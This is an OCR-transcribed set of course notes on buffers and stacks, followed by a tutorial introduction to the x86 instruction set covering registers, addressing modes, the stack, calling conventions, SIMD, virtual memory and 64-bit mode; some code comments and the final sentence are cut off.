
Most of the buffers are utilized in software. These buffers typically use the faster RAM to store temporary data, as RAM has a much faster access time than hard disk drives. A buffer often adjusts timing by implementing a queue or FIFO (First In First Out) algorithm in memory. Hence, it is often writing data into the queue at one rate and reading it at another rate

Stack is a collection of items in which the data are inserted and remove from one end called the top of the stack.

In computer science, a stack is a particular kind of abstract data type or collection in which the principal (or only) operations on the collection are the addition of an entity to the collection, known as push and removal of an entity, known as pop.

And…. How does a stack works? Show me sir!

A FIFO is a First In First Out memory. You can think of data being shifted in one end and shifted out the other, with the amount of data in the FIFO being allowed to grow up to some maximum limit.



However, actually shifting data around in memory is costly to do in hardware. A better way is to use a memory more normally but make it look like a circular buffer by manipulation of the next address to write to and read from. These addresses live in separate registers, and are often called the read pointer and the write pointer.

How do we interact with the computer using low-level programming?

An assembly language is a low-level programming language for microprocessors and other programmable devices. It is not just a single language, but rather a group of languages. An assembly language implements a symbolic representation of the machine code needed to program a given CPU architecture.

It is the most basic programming language available for any processor. With assembly language, a programmer works only with operations that are implemented directly on the physical CPU. Assembly languages generally lack high-level conveniences such as variables and functions, and they are not portable between various families of processors. They have the same structures and set of commands as machine language, but allow a programmer to use names instead of numbers. This language is still useful for programmers when speed is necessary or when they need to carry out an operation that is not possible in high-level languages.

The x86 instruction set architecture is at the heart of CPUs that power our home computers and remote servers for over two decades. Being able to read and write code in low-level assembly language is a powerful skill to have. It enables you to write faster code, use machine features unavailable in C, and reverse-engineer compiled code.

But starting out can be a daunting task. The official documentation manuals from Intel are well over a thousand pages long. Twenty years of continual evolution with backward compatibility have produced a landscape with clashing design principles from different eras, deprecated features occupying space, layers upon layers of mode switches, and an exception to every pattern.


I will help you gain a solid understanding of the x86 ISA from basic principles. I will focus more on building a clear mental model of what's happening, rather than giving every detail precisely (which would be long and boring to read). If you want to make use of this knowledge, you should simultaneously refer to another tutorial that shows you how to write and compile a simple function, and also have a list of CPU instructions open for referencing. I will start out in familiar territory and slowly add complexity in manageable steps – unlike other documentation that tend to lay out the information all at once.

Basic execution environment.

An x86 CPU has eight 32-bit general-purpose registers. For historical reasons, the registers are named {eax, ecx, edx, ebx, esp, ebp, esi, edi}. (Other CPU architectures would simply name them r0, r1, ..., r7.) Each register can hold any 32-bit integer value. The x86 architecture actually has over a hundred registers, but we will only cover specific ones when needed.

As a first approximation, a CPU executes a list of instructions sequentially, one by one, in the order listed in the source code. Later on, we will see how the code path can go non-linearly, covering concepts like if-then, loops, and function calls.

There are actually eight 16-bit and eight 8-bit registers that are subparts of the eight 32-bit generalpurpose registers. These features come from the 16-bit era of x86 CPUs, but still have some occasional use in 32-bit mode. The 16-bit registers are named {ax, cx, dx, bx, sp, bp, si, di} and represent the bottom 16 bits of the corresponding 32-bit registers {eax, ecx, ..., edi} (the prefix “e” stands for “extended”). The 8-bit registers are named {al, cl, dl, bl, ah, ch, dh, bh} and represent the low and high 8 bits of the registers {ax, cx, dx, bx}. Whenever the value of a 16-bit or 8-bit register is modified, the upper bits belonging to the full 32-bit register will remain unchanged.



Basic arithmetic instructions

The most basic x86 arithmetic instructions operate on two 32-bit registers. The first operand acts as a source, and the second operand acts as both a source and destination. For example: addl %ecx, %eax – in C notation, this means: eax = eax + ecx;, where eax and ecx have the type uint32_t. Many instructions fit this important schema – for example:

```
xorl %esi, %ebp means ebp = ebp ^ esi;.
subl %edx, %ebx means ebx = ebx - edx;.
andl %esp, %eax means eax = eax & esp;.
```

A few arithmetic instructions take only one register as an argument, for example:

```
notl %eax means eax = ~eax;.
incl %ecx means ecx = ecx + 1;.
```

The bit shifting and rotation instructions take a 32-bit register for the value to be shifted, and the fixed 8-bit register cl for the shift count. For example: shll %cl, %ebx means ebx = ebx << cl;.

Many arithmetic instructions can take an immediate value as the first operand. The immediate value is fixed (not variable), and is coded into the instruction itself. Immediate values are prefixed with $. For example:

```
movl $0xFF, %esi means esi = 0xFF;.
addl $-2, %edi means edi = edi + (-2);.
shrl $3, %edx means edx = edx >> 3;.
```

Note that the movl instruction copies the value from the first argument to the second argument (it does not strictly “move”, but this is the customary name). In the case of registers, like movl %eax, %ebx, this means to copy the value of the eax register into ebx (which overwrites ebx’s previous value).

Now is a good time to talk about one principle in assembly programming: Not every desirable operation is directly expressible in one instruction. In typical programming languages that most people use, many constructs are composable and adaptable to different situations, and arithmetic can be nested. In assembly language however, you can only write what the instruction set allows. To illustrate with examples:

You can’t add two immediate constants together, even though you can in C. In assembly you’d either compute the value at compile time, or express it as a sequence of instructions.

You can add two 32-bit registers in one instruction, but you can’t add three 32-bit registers – you’d need to break it up into two instructions.

You can't add a 16-bit register to a 32-bit register. You'd need to write one instruction to perform a 16-to-32-bit widening conversation, and another instruction to perform the addition.

When performing bit shifting, the shift count must be either a hard-coded immediate value or the register cl. It cannot be any other register. If the shift count was in another register, then the value needs to be copied to cl first.

The takeaway messages are that you shouldn't try to guess or invent syntaxes that don't exist (such as addl %eax, %ebx, %ecx); also that if you can't find a desired instruction in the long list of supported instructions then you need to manually implement it as a sequence of instructions (and possibly allocate some temporary registers to store intermediate values).

Flags register and comparisons

There is a 32-bit register named eflags which is implicitly read or written in many instructions. In other words, its value plays a role in the instruction execution, but the register is not mentioned in the assembly code.

Arithmetic instructions such as addl usually update eflags based on the computed result. The instruction would set or clear flags like carry (CF), overflow (OF), sign (SF), parity (PF), zero (ZF), etc. Some instructions read the flags – for example adcl adds two numbers and uses the carry flag as a third operand: adcl %ebx, %eax means eax = eax + ebx + cf;. Some instructions set a register based on a flag – for example setz %al sets the 8-bit register al to 0 if ZF is clear or 1 if ZF is set. Some instructions directly affect a single flag bit, such as cld clearing the direction flag (DF).

Comparison instructions affect eflags without changing any general-purpose registers. For example, cmpl %eax, %ebx will compare the two registers' value by subtracting them in an unnamed temporary place and set the flags according to the result, so that you can tell whether eax < ebx or eax == ebx or eax > ebx in either unsigned mode or signed mode. Similarly, testl %eax, %ebx computes eax & ebx in a temporary place and sets the flags accordingly. Most of the time, the instruction after a comparison is a conditional jump (covered later).

So far, we know that some flag bits are related to arithmetic operations. Other flag bits are concerned with how the CPU behaves – such as whether to accept hardware interrupts, virtual 8086 mode, and other system management stuff that is mostly of concern to OS developers, not to application developers. For the most part, the eflags register is largely ignorable. The system flags are definitely ignorable, and the arithmetic flags can be forgotten except for comparisons and bigint arithmetic operations.

Memory addressing, reading, writing

The CPU by itself does not make a very useful computer. Having only 8 data registers severely limits what computations you can do because you can't store much information. To augment the CPU, we have RAM as a large system memory. Basically, RAM is an enormous array of bytes – for example, 128 MiB of RAM is 134 217 728 bytes that you can store any values to.

When storing a value longer than a byte, the value is encoded in little endian. For example if a 32- bit register contained the value 0xDEADBEEF and this register needs to be stored in memory starting at address 10, then the byte value 0xEF goes into RAM address 10, 0xBE into address 11, 0xAD into address 12, and finally 0xDE into address 13. When reading values from memory, the same rule applies – the bytes at lower memory addresses get loaded into the lower parts of a register.

It should go without saying that the CPU has instructions to read and write memory. Specifically, you can load or store one or more bytes at any memory address you choose. The simplest thing you can do with memory is to read or write a single byte:

```
1  movb (%ecx), %al means al = *ecx;. (this reads the byte at memory address
2  register)
3  movb %bl, (%edx) means *edx = bl;. (this writes the byte in bl to the byte
4  edx)
```

(In the illustrative C code, al and bl have the type uint8_t, and ecx and edx are being casted from uint32_t to uint8_t*.)

Next, many arithmetic instructions can take one memory operand (never two). For example:

```
addl (%ecx), %eax means eax = eax + (*ecx);. (this reads 32 bits from memo
addl %ebx, (%edx) means *edx = (*edx) + ebx;. (this reads and writes 32 bi
```

Addressing modes

When we write code that has loops, often one register holds the base address of an array and another register holds the current index being processed. Although it's possible to manually compute the address of the element being processed, the x86 ISA provides a more elegant solution – there are memory addressing modes that let you add and multiply certain registers together. This is probably easier to illustrate than describe:

```
movb (%eax,%ecx), %bh means bh = *(eax + ecx);.
movb -10(%eax,%ecx,4), %bh means bh = *(eax + (ecx * 4) - 10);.
```

The address format is offset(base, index, scale), where offset is an integer constant (can be positive, negative, or zero), base and index are 32-bit registers (but a few combinations are disallowed), and scale is either {1,2,4,8}. For example if an array holds a series of 64-bit integers, we would use scale = 8 because each element is 8 bytes long.

The memory addressing modes are valid wherever a memory operand is permitted. Thus if you can write sbbl %eax, (%eax), then you can certainly write sbbl %eax, (%eax,%eax,2) if you need the indexing capability. Also note that the address being computed is a temporary value that is not saved in any register. This is good because if you wanted to compute the address explicitly, you would need to allocate a register for it, and having only 8 GPRs is rather tight when you want to store other variables.

There is one special instruction that uses memory addressing but does not actually access memory. The leal (load effective address) instruction computes the final memory address according to the addressing mode, and stores the result in a register. For example, leal

5(%eax,%ebx,8), %ecx means ecx = eax + ebx*8 + 5;. Note that this is entirely an arithmetic operation and does not involve dereferencing a memory address.

Jumps, labels, and machine code

Each assembly language instruction can be prefixed by zero or more labels. These labels will be useful when we need to jump to a certain instruction. Examples:

```
foo: /* A label */
negl %eax /* Has one label */
addl %eax, %eax /* Zero labels */
bar: qux: sbbl %eax, %eax /* Two labels */
```

The jmp instruction tells the CPU to go to a labelled instruction as the next instruction to execute, instead going to the next instruction below by default. Here is a simple infinite loop:

```
top: incl %ecx
jmp top
```

Although jmp is unconditional, it has sibling instructions that look at the state of eflags, and either jumps to the label if the condition is met or otherwise advances to the next instruction below. Conditional jump instructions include: ja (jump if above), jle (jump if less than or equal), jo (jump if overflow), jnz (jump if non-zero), et cetera. There are 16 of them in all, and some have synonyms – e.g. jz (jump if zero) is the same as je (jump if equal), ja (jump if above) is the same as jnbe (jump if not below or equal). An example of using conditional jump:

```
jc skip /* If carry flag is on, then jump away */
/* Otherwise CF is off, then execute this stuff */
notl %eax
/* Implicitly fall into the next instruction */
```

```
5  skip:
6  adcl %eax, %eax
```

Label addresses are fixed in the code when it is compiled, but it is also possible to jump to an arbitrary memory address computed at run time. In particular, it is possible to jump to the value of a register: jmp *ecx essentially means to copy ecx's value into eip, the instruction pointer register.

Now is a perfect time to discuss a concept that was glossed over in section 1 about instructions and execution. Each instruction in assembly language is ultimately translated into 1 to 15 bytes of machine code, and these machine instructions are strung together to create an executable file. The CPU has a 32-bit register named eip (extended instruction pointer) which, during program execution, holds the memory address of the current instruction being executed. Note that there are very few ways to read or write the eip register, hence why it behaves very differently from the 8 main general-purpose registers. Whenever an instruction is executed, the CPU knows how many bytes long it was, and advances eip by that amount so that it points to the next instruction.

While we're on this note about machine code, assembly language is not actually the lowest level that a programmer can go; raw binary machine code is the lowest level. (Intel insiders have access to even lower levels, such as pipeline debugging and microcode – but ordinary programmers can't go there.) Writing machine code by hand is very unpleasant (I mean, assembly language is unpleasant enough already), but there are a couple of minor capabilities gained. By writing machine code, you can encode some instructions in alternate ways (e.g. a longer byte sequence that has the same effect when executed), and you can deliberately generate invalid instructions to test the CPU's behavior (not every CPU handles errors the same way).

The stack

The stack is conceptually a region of memory addressed by the esp register. The x86 ISA has a number of instructions for manipulating the stack. Although all of this functionality can be achieved with movl, addl, etc. and with registers other than esp, using the stack instructions is more idiomatic and concise.

In x86, the stack grows downward, from larger memory addresses toward smaller ones. For example, “pushing” a 32-bit value onto the stack means to first decrement esp by 4, then take the 4- byte value and store it starting at address esp. “Popping” a value performs the reverse operations – load 4 bytes starting at address esp (either into a given register or discarded), then increment esp by 4.

The stack is important for function calls. The call instruction is like jmp, except that before jumping it first pushes the next instruction address onto the stack. This way, it’s possible to go back by executing the retl instruction, which pops the address into eip. Also, the standard C calling convention puts some or all the function arguments on the stack.

Note that stack memory can be used to read/write the eflags register, and to read the eip register. Accessing these two registers is awkward because they cannot be used in typical movl or arithmetic instructions.

Calling convention

When we compile C code, it is translated into assembly code and ultimately machine code. A calling convention defines how C functions receive arguments and return a value, by putting values on the stack and/or in registers. The calling convention applies to a C function calling another C function, a piece of assembly code calling a C function, or a C function calling an assembly function. (It does not apply to a piece of assembly code calling an arbitrary piece of assembly code; there are no restrictions in this case.)

On 32-bit x86 on Linux, the calling convention is named cdecl. The function caller (parent) pushes the arguments from right to left onto the stack, calls the target function (callee/child), receives the return value in eax, and pops the arguments. For example:

```
int main(int argc, char **argv) {
 print("Hello", argc);
 /*
 The above call to print() would translate
 into assembly code like this:

 pushl %registerContainingArgc
 pushl ADDRESS_OF_HELLO_STRING_CONSTANT
```

```
 call print
 // Receive result in %eax
 popl %ecx // Discard argument str
 popl %ecx // Discard argument foo
 */
}
int print(const char *str, int foo) {
 ....
 /*
 In assembly language, these 32-bit values exist on the stack:
 0(%esp) has the address of the caller's next instruction.
 4(%esp) has the value of the argument str (char pointer).
 8(%esp) has the value of the argument foo (signed integer).
 Before the function executes retl, it needs to
 put some number into %eax as the return value.
 */
}
```

Repeatable string instructions

The class of “string” instructions use the esi and edi registers as memory addresses, and automatically increment/decrement them after the instruction. For example, movsb %esi, %edi means *edi =* esi; esi++; edi++; (copies one byte). (Actually, esi and edi increment if the direction flag is 0; otherwise they decrement if DF is 1.) Examples of other string instructions include cmpsb, scasb, stosb.

A string instruction can be modified with the rep prefix (see also repe and repne) so that it gets executed ecx times (with ecx decrementing automatically). For example, rep movsb %esi, %edi means:

```
while (ecx > 0) {
 *edi = *esi;
 esi++;
 edi++;
 ecx--;
}
```

These string instructions and the rep prefixes bring some iterated compound operations into assembly language. They represent some of the mindset of the CISC design, where it is normal for programmers to code directly in assembly, so it provides higher level features to make the work easier. (But the modern solution is to write in C or an even higher level language, and rely on a compiler to generate the tedious assembly code.)

Floating-point and SIMD

The x87 math coprocessor has eight 80-bit floating-point registers (but all x87 functionality has been incorporated into the main x86 CPU now), and the x86 CPU also has eight 128-bit xmm registers for SSE instructions. I do not have much experience with FP/x87, and you should refer to other guides available on the web. The way the x87 FP stack works is a bit weird, and these days it's better to do floating-point arithmetic using xmm registers and SSE/SSE2 scalar instructions instead.

As for SSE, a 128-bit xmm register can be interpreted in many ways depending on the instruction being executed: as sixteen byte values, as eight 16-bit words, as four 32-bit doublewords or singleprecision floating-point numbers, or as two 64-bit quadwords or double-precision floating-point numbers. For example, one SSE instruction would copy 16 bytes (128 bits) from memory into an xmm register, and one SSE instruction would add two xmm registers together treating each one as eight 16-bit words in parallel. The idea behind SIMD is to execute one instruction to operate on many data values at once, which is faster than operating on each value individually because fetching and executing every instruction incurs a certain amount of overhead.

It should go without saying that all SSE/SIMD operations can be emulated more slowly using basic scalar operations (e.g. the 32-bit arithmetic covered in section 3). A cautious programmer might choose to prototype a program using scalar operations, verify its correctness, and gradually convert it to use the faster SSE instructions while ensuring it still computes the same results.

Virtual memory

Up to now, we assumed that when an instruction requests to read from or write to a memory address, it will be exactly the address handled by the RAM. But if we introduce a translation layer in between, we can do some interesting things. This concept is known as virtual memory, paging, and other names.

The basic idea is that there is a page table, which describes what each page (block) of 4096 bytes of the 32-bit virtual address space is mapped to. For example, if a page is mapped to nothing then trying to read/write a memory address in that page will trigger a trap/interrupt/exception. Or for example, the same virtual address 0x08000000 could be mapped to a different page of physical RAM in each application process that is running. Also, each process could have its own unique set of pages, and never see the contents of other processes or the operating system kernel. The concept of paging is mostly of concern to OS writers, but its behavior sometimes affects the application programmer so they should be aware of its existence

Note that the address mapping need not be 32 bits to 32 bits. For example, 32 bits of virtual address space can be mapped onto 36 bits of physical memory space (PAE). Or a 64 bit virtual address space can be mapped onto 32 bits of physical memory space on a computer with only 1 GiB of RAM.


64-bit mode

Here I will only talk a little about the x86-64 mode and give a sketch of what has changed. Elsewhere on the web there are plenty of articles and reference materials to explain all the differences in detail.

Obviously, the 8 general-purpose registers have been extended to 64 bits long. The new registers are named {rax, rcx, rdx, rbx, rsp, rbp, rsi, rdi}, and the old 32-bit registers {eax, ..., edi} occupy the low 32 bits of the aforementioned 64-bit registers. There are also 8 new 64-bit registers {r8, r9, r10, r11, r12, r13, r14, r15}, bringing the total to 16 GPRs now. This largely alleviates the register pressure when working with many variables. The new registers have subregisters too – for example the 64-bit register r9 contains the 32-bit r9d, the 16-bit r9w, and the 8-bit r9l. Also, the low byte of {rsp, rbp, rsi, rdi} are addressable now as {spl, bpl, sil, dil}.

Arithmetic instructions can operate on 8-, 16-, 32-, or 64-bit registers. When operating on 32-bit registers, the upper 32 bits are cleared to zero – but narrower operand widths will leave all the high bits unchanged. Many niche instructions are removed from the 64-bit instruction set, such as BCDrelated ones, most instructions involving 16-bit segment registers, and pushing/poping 32-bit values on the stack.

For the application programmer, there isn't much to say about x86-64 programming versus the old x86-32. Generally speaking, the experience is better because there are more registers to work with, and a few minor unnecessary features have been removed. All memory pointers must be 64 bits (this takes some time to get accustomed to), whereas data values can be 32 bits, 64 bits, 8 bits, etc. depending on the situation (you are not forced to use 64 bits for data). The revised calling convention makes it much easier to retrieve function arguments in assembly code, because the first 6 or so arguments are placed in registers instead of on the stack. Other than these points, the experience is quite similar. (Though for systems programmers, x86-64 introduces new modes, new features, new problems to worry about, and new cases to handle.)




Compared to other architectures

RISC CPU architectures do a couple of things differently from x86. Only explicit load/store instructions touch memory; ordinary arithmetic ones do not. Instructions have a fixed length such as 2 or 4 bytes each. Memory operations usually need to be aligned, e.g. loading a 4-byte word must have a memory address that is a multiple of 4. In comparison, the x86 ISA has memory operations embedded in arithmetic instructions, encodes instructions as variable-length byte sequences, and almost always allows unaligned memory accesses. Additionally, while x86 features a full suite of 8-, 16-, and 32-bit arithmetic operations due to its backward-compatible design, RISC architectures are usually purely 32-bit. For them to operate on narrower values, they load a byte or word from memory and extend the value into a full 32-bit register, do the arithmetic operations in 32 bits, and finally store the low 8 or 16 